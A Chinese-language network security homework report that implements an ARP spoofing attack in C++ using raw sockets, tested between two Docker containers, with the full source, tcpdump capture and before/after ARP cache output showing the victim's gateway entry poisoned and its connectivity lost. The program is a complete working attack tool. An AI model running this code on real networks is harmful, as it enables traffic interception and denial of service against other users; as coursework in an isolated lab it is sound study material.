网络与信息安全第2次作业:实现ARP欺骗攻击

1程序说明

1.0 程序功能说明

本程序依次完成以下功能:

- 1. 使用ioctl函数通过SIOCGIFINDEX查出联网网卡的编号
- 2. 使用linux 提供的RAW SOCKET（裸套接字）不停的高速向受害者发送APR REPLY报文，将网关的IP指向自身所在主机
  只要受害者一使用APR REQUEST查询网关MAC地址，由于程序发包间隔很短，基本可以保证受害者先收到程序发出的假ARP REPLY并更新自身的ARP缓存

1.1 程序运行环境说明

1.1.0 环境简介

测试用环境： windows WSL2+ windows docker desktop上运行的两个ubuntu:latest 容器

开发工具：vscode (with docker plugin support)（其实这不重要，能连上docker容器就够了）

1.1.1开始部署

使用以下powershell命令启动两个容器instance 1 & instance 2，其中instance2将作为欺骗者，instance1作为受害者

```
docker run -itd --name instance1 ubuntu /bin/bash
docker run -itd --name instance2 ubuntu /bin/bash
```

连接两台容器

在容器中安装必要的环境（g++ net-tool tcpdump）

以本次实验为例，我们看到，instance2的网络信息如下

```
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.2  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:02  txqueuelen 0  (Ethernet)
        RX packets 47992  bytes 71002984 (71.0 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 31023  bytes 1628713 (1.6 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 51869  bytes 20289158 (20.2 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 51869  bytes 20289158 (20.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

instance1的网络信息如下

```
root@311d3d4a89e7:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.17.0.3  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:ac:11:00:03  txqueuelen 0  (Ethernet)
        RX packets 22380  bytes 23611597 (23.6 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 8936  bytes 496118 (496.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 43650  bytes 13719692 (13.7 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 43650  bytes 13719692 (13.7 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

此外需要指出的是，默认网关是172.17.0.1

尝试可知，instance1 2 与网关之间均可以互通


2 程序

```
#include <arpa/inet.h>
#include <sys/socket.h>
#include <sys/ioctl.h>
#include <linux/if.h>
#include <linux/if_ether.h>
#include <netinet/in.h>
#include <linux/ip.h>
#include <linux/if_arp.h>
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>
#include<iostream>
//需要使用root权限运行，在docker容器中运行时候docker容器还需额外地使用特权启动

//APR报文结构，使用__attribute__((__packed__))解除g++的自动对齐
struct fakedArp{
    uint16_t hardwareType;
    uint16_t protocol;
    unsigned char hardwareSize;
    unsigned char protocolSize;
    uint16_t operation;
    char sourceMacAddr[6];
    uint32_t sourceIP;
    char targetMacAddr[6];
    uint32_t targetIP;
    //此处万万不可补齐到46字节，因为按照raw socket标准，补齐是mac芯片的责任，用户和OS内置协议栈都不应当这样做
} __attribute__((__packed__));
```


```
using namespace std;
int sock;

/**
    @brief: 调用ioctl的SIOCGIFINDEX，查询给定名字的网卡的实际编号
    @param name 网卡名字，全名，必须是cat /proc/net/dev看到的那个长的，ifconfig看到短的那
个不管用
    @return 网卡编号，发生错误时返回-1
*/
int queryNICIndex(string name){
    ifreq newReq;
    strncpy(newReq.ifr_name, name.c_str(), name.size() + 1);
    int ret = ioctl(sock, SIOCGIFINDEX, &newReq);
    if(ret!=0){
        cout<<"fail to launch SIOCGIFINDEX"<<endl;
        return -1;
    }
    return newReq.ifr_ifindex;
}


int main(){

    char buffer[1500];
    //创建裸套接字，用以发送mac帧
    sock = socket(AF_PACKET, SOCK_RAW,  htons(ETH_P_ALL));
    if (sock==-1){
        cout<<"failed to start raw socket"<<endl;
        return 0;
    }
    //改成实施欺骗的机器的MAC
    unsigned char sourceMacAddr[6]={0x02,0x42,0xac,0x11,0x00,0x02};
    //改成受害者的MAC
    unsigned char targetMacAddr[6]={0x02,0x42,0xac,0x11,0x00,0x03};
    //设置APR报文
    fakedArp packet;
    packet.hardwareType=htons(0x01);
    packet.protocol=htons(0x0800);
    packet.hardwareSize=6;
    packet.protocolSize=4;
    packet.operation=htons(0x02);//设置类型为ARP REPLY

    memcpy(packet.sourceMacAddr,sourceMacAddr,6);
    memcpy(packet.targetMacAddr,targetMacAddr,6);
    //设置成受害**网关**的IP
    inet_pton(AF_INET,"172.17.0.1",&packet.sourceIP);
    //受害者的IP
    inet_pton(AF_INET,"172.17.0.3",&packet.targetIP);

    ethhdr header;
    memcpy(header.h_dest,targetMacAddr,6);
    memcpy(header.h_source,sourceMacAddr,6);
    header.h_proto=htons(ETH_P_ARP);

    memcpy(buffer, &header,14);
    memcpy(buffer+14,&packet,sizeof(fakedArp));
    sockaddr_ll peerMacAddr;
    socklen_t clntAddrSize = sizeof(peerMacAddr);
    memset(&peerMacAddr, 0, sizeof(peerMacAddr));、
    //此处改为发包网卡全名
    int index=queryNICIndex("eth0");
    peerMacAddr.sll_ifindex = index;
    //死循环发送ARP欺骗报文
    while(1){

    int res=sendto(sock,buffer,14+sizeof(fakedArp),0,(sockaddr *)&peerMacAddr,
clntAddrSize);
    if(res<0){
    cout<<"failed to send arp reply"<<endl;
    }
    usleep(20000);//20ms，
    }
    return 0;
}
```

3 运行与结果

在欺骗程序启动之前，instance1上ARP缓存一切正常，可以正常ping通百度的服务器，如下图所示




```
root@311d3d4a89e7:~# arp -e
Address                  HWtype  HWaddress           Flags Mask            Iface
172.17.0.2               ether   02:42:ac:11:00:02   C                     eth0
172.17.0.1               ether   02:42:03:6e:b0:f9   C                     eth0
```



```
root@311d3d4a89e7:~# ping www.baidu.com
PING www.a.shifen.com (220.181.38.150) 56(84) bytes of data.
64 bytes from 220.181.38.150 (220.181.38.150): icmp_seq=1 ttl=37 time=7.16 ms
64 bytes from 220.181.38.150 (220.181.38.150): icmp_seq=2 ttl=37 time=7.17 ms
64 bytes from 220.181.38.150 (220.181.38.150): icmp_seq=3 ttl=37 time=8.71 ms
64 bytes from 220.181.38.150 (220.181.38.150): icmp_seq=4 ttl=37 time=7.29 ms
64 bytes from 220.181.38.150 (220.181.38.150): icmp_seq=5 ttl=37 time=7.68 ms
64 bytes from 220.181.38.150 (220.181.38.150): icmp_seq=6 ttl=37 time=7.08 ms
^C
--- www.a.shifen.com ping statistics ---
6 packets transmitted, 6 received, 0% packet loss, time 5063ms
rtt min/avg/max/mdev = 7.078/7.515/8.710/0.568 ms
```


清空instance1的arp缓存，在instance2上运行程序，在instance2使用tcpdump程序截获报文可以看到确实发出了篡改过的报文（而且是无限在发）



```
root@6fa50e6e56a4:~# tcpdump -i eth0 -c 1 -e
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth0, link-type EN10MB (Ethernet), capture size 262144 bytes
08:58:41.825113 02:42:ac:11:00:02 (oui Unknown) > 02:42:ac:11:00:03 (oui Unknown), eth
ertype ARP (0x0806), length 42: Reply 172.17.0.1 is-at 02:42:ac:11:00:02 (oui Unknown)
, length 28
1 packet captured
3 packets received by filter
0 packets dropped by kernel
```


之后去让instance1 ping一下网关，（促使其发出ARP报文）

此时再去查看instance1的arp缓存，发现arp缓存已经被污染，网关的arp表项成了指向instance2的MAC地址



```
root@311d3d4a89e7:~# arp -e
Address                  HWtype  HWaddress           Flags Mask            Iface
172.17.0.2               ether   02:42:ac:11:00:02   C                     eth0
172.17.0.1               ether   02:42:ac:11:00:02   C                     eth0
```

再ping 百度服务器，显然不通



```
root@311d3d4a89e7:~# ping www.baidu.com
ping: www.baidu.com: Temporary failure in name resolution
```

可知此时ARP欺骗已经成功，instance1已经断网了